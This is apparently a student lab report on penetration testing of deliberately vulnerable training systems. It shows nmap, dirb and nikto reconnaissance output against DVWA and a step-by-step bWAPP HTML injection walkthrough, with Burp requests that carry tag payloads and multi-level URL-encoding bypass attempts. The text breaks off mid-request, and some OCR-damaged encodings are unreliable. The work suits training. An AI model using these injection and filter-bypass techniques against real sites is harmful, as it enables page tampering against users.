

# **Penetration Testing of Web Applications and Vulnerable Systems**



## ***Group Members:***

***Maryam Khan (CR-22021)***

***Ayesha Yousuf (CR-22004)***

***Syeda Abiha Shams (CR-22018)***

***Hamza Riaz Khan (CR-22031)***

# **Introduction**

*This report outlines the penetration testing activities conducted on four intentionally vulnerable systems designed for security training and research purposes. The primary objective was to identify and exploit common security flaws, thereby enhancing understanding of real-world attack vectors and defensive strategies. The systems tested included:*

1. **Metasploitable 2** – A vulnerable Linux virtual machine designed for testing and training with the Metasploit Framework.
2. **Damn Vulnerable Web Application (DVWA)** – A PHP/MySQL web application built to be insecure, providing a platform for testing common web vulnerabilities.
3. **bWAPP (Buggy Web Application)** – A deliberately insecure web application that covers over 100 web vulnerabilities.
4. **DIVA (Damn Insecure and Vulnerable App)** – An Android application created to help developers and testers practice mobile app security.

*The assessments involved reconnaissance, vulnerability scanning, exploitation, and post-exploitation techniques. This document presents our methodology, findings, and recommendations based on the results of these tests.*

## **Objective:**

1. Identify and exploit vulnerabilities such as:
  1. OWASP Top 10 Risks (SQL Injection, Cross-Site Scripting, CSRF, IDOR, etc.)
  2. System Vulnerabilities
  3. Network Attack (DoS Attack Simulation)
  4. Password attack
  5. Insecure Data Storage
  6. Input Validation Issues
  7. Access Control Issues
  8. Other Web and Android Exploits
2. Provide Remediation Recommendations for each finding.

## **Methodology**

*The penetration testing process was conducted using a structured, multi-phase approach. Each phase utilized specific tools tailored to the nature of the target system and the vulnerabilities being tested. Below is a breakdown of the methodology followed:*

### **1. Reconnaissance and Information Gathering**

*The initial phase focused on identifying open ports, running services, and technologies used by the target systems.*

1. **Tool: Nmap**  
*Purpose: Network scanning and service discovery*  
*Use: Identified active hosts, open ports, and service versions using commands like nmap -sV -A.*

### **2. Vulnerability Scanning**

*After reconnaissance, the systems were scanned to identify known vulnerabilities and misconfigurations.*

2. **Tool: Nikto**  
*Purpose: Web server vulnerability scanning*  
*Use: Detected outdated software, insecure headers, and common misconfigurations.*
3. **Tool: Burp Suite**  
*Purpose: Manual testing and scanning*  
*Use: Intercepted and analyzed HTTP requests/responses for vulnerabilities like XSS, CSRF, and SQLi.*
4. **Tool: SQLmap**  
*Purpose: Automated SQL Injection detection and exploitation*  
*Use: Targeted login forms and parameterized URLs for SQL injection vulnerabilities.*

### 3. Enumeration

This phase focused on discovering hidden resources and gathering additional attack surface data.

5. **Tool: Dirb / Gobuster**  
*Purpose: Directory and file enumeration*  
*Use: Scanned web servers for hidden or sensitive files/folders using common wordlists.*

### 4. Exploitation

Exploitable vulnerabilities were leveraged to gain unauthorized access or escalate privileges.

6. **Tool: Metasploit Framework**  
*Purpose: Exploitation and payload generation*  
*Use: Used pre-built and custom exploits to gain shells, escalate privileges, and interact with target machines.*
7. **Tool: Hydra**  
*Purpose: Brute-force attacks on login forms*  
*Use: Attempted password guessing attacks on exposed SSH, FTP, or web login interfaces.*

### 5. Traffic Analysis

Network behavior was monitored to detect insecure communication, spoofing, or MiTM scenarios.

- 1) **Tool: Wireshark**  
*Purpose: Packet capture and analysis*  
*Use: Monitored traffic to analyze login sessions, DNS spoofing attempts, and other data-in-transit issues*

## Reconnaissance and Enumeration:

```
[dark-girl@paradox)-[~]
$ nmap -sV -sC 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-27 19:58 IST
Nmap scan report for 172.17.0.2
Host is up (0.00086s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/
| http-server-header: Apache/2.4.25 (Debian)
| http-title: Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Develop ...
|_Requested resource was login.php
| http-cookie-flags:
|   :
|_   PHPSESSID:
|     httponly flag not set

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.10 seconds
```

```
[dark-girl@paradox)-[~]
$ whatweb http://172.17.0.2
http://172.17.0.2 [302 Found] Apache[2.4.25], Cookies[PHPSESSID,security], Country[RESERVED][22], HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[172.17.0.2], RedirectLocation[login.php]
http://172.17.0.2/login.php [200 OK] Apache[2.4.25], Cookies[PHPSESSID,security], Country[RESERVED][22], DVWA, HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[172.17.0.2], PasswordField[password], Title[Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*]
```

```
[dark-girl@paradox] ~
$ curl -I http://172.17.0.2/index.php

HTTP/1.1 302 Found
Date: Sun, 27 Apr 2025 14:30:26 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: PHPSESSID=l4655vcda1tn2jglicapmmnkfm7; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=l4655vcda1tn2jglicapmmnkfm7; path=/
Set-Cookie: security=low
Location: login.php
Content-Type: text/html; charset=UTF-8
```

```
[dark-girl@paradox] ~
$ dirb http://172.17.0.2

DIRB v2.22
By The Dark Raver

START_TIME: Sun Apr 27 20:42:21 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612
```

```
— Scanning URL: http://172.17.0.2/ —
==> DIRECTORY: http://172.17.0.2/config/
==> DIRECTORY: http://172.17.0.2/docs/
==> DIRECTORY: http://172.17.0.2/external/
+ http://172.17.0.2/favicon.ico (CODE:200|SIZE:1406)
+ http://172.17.0.2/index.php (CODE:302|SIZE:0)
+ http://172.17.0.2/php.ini (CODE:200|SIZE:148)
+ http://172.17.0.2/phpinfo.php (CODE:302|SIZE:0)
+ http://172.17.0.2/robots.txt (CODE:200|SIZE:26)
+ http://172.17.0.2/server-status (CODE:403|SIZE:298)

— Entering directory: http://172.17.0.2/config/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://172.17.0.2/docs/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://172.17.0.2/external/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

```
END_TIME: Sun Apr 27 20:42:25 2025
DOWNLOADED: 4612 - FOUND: 6
nothing left
```

```
[dark-girl@paradox] ~
$ nikto -m https://172.17.0.2
- Nikto v2.5.0

+ Target IP:      172.17.0.2
+ Target Hostname: 172.17.0.2
+ Target Port:    80
+ Start Time:    2025-04-27 20:42:52 (GMT5.5)

+ Server: Apache/2.4.25 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /favicon.ico: The anti-clickjacking X-Frame-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-x-frame-options-header/
+ /.: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /.: Cookie security created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /icons/.htaccess: .htaccess file found.
+ /icons/.htaccess: No CGI Directives found (use 'cgi-all' to force check all possible dirs)
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /docs/: Directory indexing found.
+ /docs/.htaccess: .htaccess file found.
+ /icons/.htaccess: Apache default file found. See: https://www.vtweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ /login.php: .gitignore file found. This file is used by Git to ignore files that are not possible to grasp the directory structure.
+ 8100 requests, 0 errors and 11 item(s) reported on remote host
+ End Time:       2025-04-27 20:43:49 (GMT5.5) (57 seconds)

+ 1 host(s) tested
```


```
[dark-girl@paradox] ~
$ nmap --script vuln 172.17.0.2
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-27 20:45 IST
Nmap scan report for 172.17.0.2
Host is up (0.00037s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
| /login.php:
|     PHPSESSID:
|       httponly flag not set
| http-enum:
|   /login.php: Possible admin folder
|   /robots.txt: Robots file
|   /.gitignore: Revision control ignore file
|   /config/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'
|   /docs/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'
|   /external/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'

Nmap done: 1 IP address (1 host up) scanned in 44.30 seconds
```

# ***Exploitation:***

## ***1- BWAPP (BUGGY WEB APPLICATION)***



### ***HTML Injection***

#### ***Description:***

*HTML injection is a type of injection vulnerability that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page. This vulnerability can have many consequences, like disclosure of a user's session cookies that could be used to impersonate the victim, or, more generally, it can allow the attacker to modify the page content seen by the victims. Reflected GET attack scenario in which the input is sent in the URL, not the body*

# **HTML Injection—Reflected (GET)**

**Reflected GET Injection:** occurs, when our input is being displayed (reflected) on the website. Suppose, we have a simple page with a search form, which is vulnerable to this attack. Then if we type any HTML code, it will appear on our website and at the same time, it will be injected into the HTML document.

Security level : low

The screenshot shows a web browser window with the URL `127.0.0.1/html_get.php?firstname=html&lastname=<h1>HTML+INJECTION+<%2Fh1>&form=submit`. The page title is `/ HTML Injection - Reflected (GET) /`. Below the title, there is a form with fields for First name and Last name, both of which are empty. A `Go` button is present. The page content includes the text "Welcome html" and the injected HTML code `<h1>HTML INJECTION</h1>`.

The screenshot shows the Burp Suite interface with the Proxy tab selected. The request list shows a single entry for a GET request to `http://127.0.0.1:80`. The details pane displays the raw HTTP request. The request body contains the injected HTML code: `firstname=html&lastname=%3Ch1%3EHTML+INJECTION%3C%2Fh1%3E&form=submit`. The status pane indicates "No proxy listeners are currently running".

```
1 | GET /html_get.php?firstname=html&lastname=%3Ch1%3EHTML+INJECTION%3C%2Fh1%3E&form=submit HTTP/1.1
2 | Host: 127.0.0.1
3 | sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
4 | sec-ch-ua-mobile: ?0
5 | sec-ch-ua-platform: "Linux"
6 | Accept-Language: en-US
7 | Upgrade-Insecure-Requests: 1
8 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
9 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 | Sec-Fetch-Site: same-origin
11 | Sec-Fetch-Mode: navigate
12 | Sec-Fetch-User: ?
13 | Sec-Fetch-Dest: document
14 | Referer: http://127.0.0.1/html_get.php
15 | Accept-Encoding: gzip, deflate, br
16 | Cookie: security_level=0; PHPSESSID=6mj09hhgmuuh85em29aki0n59q3
17 | Connection: keep-alive
18 |
19 |
```

In this image from the burp suite, we can see the intercepted get request in which the Last Name parameter holds the Html code we injected.

Security level : medium

In this case when we tried to do the same it just simply returns our input.

The screenshot shows a web browser window with the URL `127.0.0.1/htmli_get.php?firstname=html&lastname=<h1>HTML+INJECTION+<%2Fh1>&form=submit`. The page title is "an extremely buggy web app!". A navigation bar at the top includes links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", "Logout", and "Welcome Bee". A "Set your security level" dropdown is set to "medium". The main content area has a heading "/ HTML Injection - Reflected (GET) /". It contains a form for entering first and last names, with a "Go" button. Below the form, the text "Welcome html <h1>HTML INJECTION </h1>" is displayed. To the right of the form are social media sharing icons for Twitter, LinkedIn, Facebook, and Email.

So we URL encode the html <script> tag twice and we get:  
%3Ch1%3E HTML%20 INJECTION%3C%2Fh1%3E

The screenshot shows a web browser window with the same URL and page title as the previous screenshot. The "Set your security level" dropdown is still set to "medium". The main content area has a heading "/ HTML Injection - Reflected (GET) /". It contains a form for entering first and last names, with a "Go" button. Below the form, the text "Welcome html <h1>HTML INJECTION </h1>" is displayed. To the right of the form are social media sharing icons. At the bottom of the screen, a proxy tool interface is visible, showing a request log for the URL `http://127.0.0.1:80`. The log details the following GET request:

```
1 | GET /htmli_get.php?firstname=html&lastname=%253Ch1%253EHTML%2520INJECTION%253C%252Fh1%253E&form=submit HTTP/1.1
2 | Host: 127.0.0.1
3 | sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
4 | sec-ch-ua-mobile: ?0
5 | sec-ch-ua-platform: "Linux"
6 | Accept-Language: en-US
7 | Upgrade-Insecure-Requests: 1
8 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
9 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 | Sec-Fetch-Site: same-origin
11 | Sec-Fetch-Mode: navigate
12 | Sec-Fetch-User: ?1
13 | Sec-Fetch-Dest: document
14 | Referer: http://127.0.0.1/htmli_get.php?firstname=html&lastname=%3Ch1%3EHTML+INJECTION%3C%2Fh1%3E&form=submit
15 | Accept-Encoding: gzip, deflate, br
16 | Cookie: PHPSESSID=6mj9hhgmuh85em29aki0n59q3; security_level=1
17 | Connection: keep-alive
18 |
19 | 
```



## / HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Welcome html

## / HTML INJECTION /

*Now we can see our payload has been executed.*

*Security level : high*

*Here the input is sanitized using htmlspecialchars() so we need to use different types of encoding.*



## / HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Welcome html <h1>HTML INJECTION </h1>

`%3Ch1%3E HTML%20 INJECTION%3C%2Fh1%3E`

**Second encoding (of above result):**

`%253Ch1%253E HTML%2520 INJECTION%253C%252Fh1%253E`

**Third encoding (of second result):**

`%25253Ch1%25253EHTML%252520 INJECTION%25253C%25252Fh1%25253E`

May 9 10:31

Burp Suite Community Edition v2024.5.5 - Temporary Project

Request

```

1 GET /htmli_get.php?firstname=html&lastname=%2525Ch1%253EHTML%252520INJECTION%25250C%25252Fh1%25253E
2 Host: 127.0.0.1
3 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.6478.127 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
http://127.0.0.1/htmli_get.php?firstname=html&lastname=%3Ch1%3EHTML+INJECTION%3C%2F
h1%3E&form=submit
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=6mj09hgmu85em29akioN59q3; security_level=2
17 Connection: keep-alive
18
19

```

Response

```

73 <br />
74 <input type="text" id="firstname" name="firstname">
75 </p>
76 <p>
77 <label for="lastname">
78   Last name:<br />
</label>
<br />
<input type="text" id="lastname" name="lastname">
79 </p>
80 <button type="submit" name="form" value="submit">
81   Go
82 </button>
83 </form>
84 <br />
85 <div id="side">
86   Welcome html %253Ch1%253EHTML%2520INJECTION%2530C%25252Fh1%253E
</div>

```

As the triple url didn't work this time .In Fact at high level security is implemented at its best . So, there's no way for me to bypass this.

## ***HTML Injection—Reflected (POST)***

*HTML Injection (Reflected POST) is a type of web vulnerability where an attacker injects malicious HTML code into a web application through POST requests (e.g., form submissions). The injected code is reflected back in the server's response without proper sanitization, potentially allowing the attacker to manipulate the webpage's structure or content for other users.*

*Security level: low*

*If we input any values in the given fields, and hit the Go button, the values are reflected to us as follows.*

/ HTML Injection - Reflected (POST) /

Enter your first and last name:

First name:


Last name:

Welcome ayesha ayeshaNOOR







However, unlike in the GET method, the input values are not displayed in the URL. So we can intercept the traffic via Burp Suite and check the parameters and respective values sent to the server.



```
Pretty Raw Hex
1 POST /htmli_post.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 48
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not/A Brand";v="8", "Chromium";v="126"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 Origin: http://127.0.0.1
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1/htmli_post.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=6mj09hhgmuh85em29aki0n59q3; security_level=2
21 Connection: keep-alive
22
23 firstname=ayesha&lastname=ayeshaNOOR&form=submit
```

The parameters we are messing with are the “firstname” and “lastname”. Insert any HTML tag of your choice in the parameter values as follows. I chose heading (*<h1>*) and bold (*<b>*) tags.



```
Pretty Raw Hex
1 POST /htmli_post.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 92
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not/A Brand";v="8", "Chromium";v="126"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 Origin: http://127.0.0.1
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1/htmli_post.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=6mj09hhgmuh85em29aki0n59q3; security_level=2
21 Connection: keep-alive
22
23 firstname=<h1>name is displayed in bold text.&lastname=<3cb%3EHTML+INJECTION%3C%2Fb%3E&form=submit
```

*name is displayed in bold text.*

## / HTML Injection - Reflected (POST) /

Enter your first and last name:

First name:

Last name:

Welcome

## / AyeshaNoor /

HTML INJECTION



## **HTML Injection—Reflected (URL)**

Upon selecting the vulnerability, “HTML Injection — Reflected (URL)”, we got the following page which reflects the current page URL to the user.

The screenshot shows the bwAPP web application interface. At the top, there's a yellow header bar with the bwAPP logo (a bee icon) and the text "an extremely buggy web app!". On the right side of the header, there are dropdown menus for "Choose your bug" (set to "HTML Injection - Reflected (Current URL)") and "Set your security level" (set to "low"). Below the header, a black navigation bar contains links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", "Logout", and "Welcome". The main content area displays the text "/ HTML Injection - Reflected (URL) /" and "Your current URL: http://127.0.0.1/htmli\_current\_url.php". On the far right, there are social media sharing icons for Twitter, LinkedIn, Facebook, and Email.

Then fire up Burp Suite and intercept the traffic to see what is going on here.

```

POST /htmli_current_url.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 21
Cache-Control: max-age=0
sec-ch-ua: "Not(A)Brand";v="8", "Chromium";v="126"
sec-ch-ua-mobile: ?
sec-ch-ua-platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/htmli_current_url.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=6mj09hhgmuh85em29aki0n59q3; security_level=0
Connection: keep-alive
bug=4&form_bug=submit

```

First, let's append something to the end of the URL and check whether it is reflected to us.

```

GET /htmli_current_url.php/hellooo HTTP/1.1
Host: 127.0.0.1
Content-Length: 21
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?
Sec-Fetch-Dest: document
sec-ch-ua: "Not(A)Brand";v="8", "Chromium";v="126"
sec-ch-ua-mobile: ?
sec-ch-ua-platform: "Linux"
Accept-Language: en-US
Referer: http://127.0.0.1/htmli_current_url.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=6mj09hhgmuh85em29aki0n59q3; security_level=0
Connection: keep-alive

```

After hitting the Forward button in Burp Suite, we can see that reflected URL has been changed,

Now perform an HTML injection attack. We can try appending something at the end of the URL again but this time with some HTML tags.

Request to http://127.0.0.1:80

Forward Drop Intercept on Action Open browser


Pretty Raw Hex

```

1 GET /htmli_current_url.php
2 Host: 127.0.0.1
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
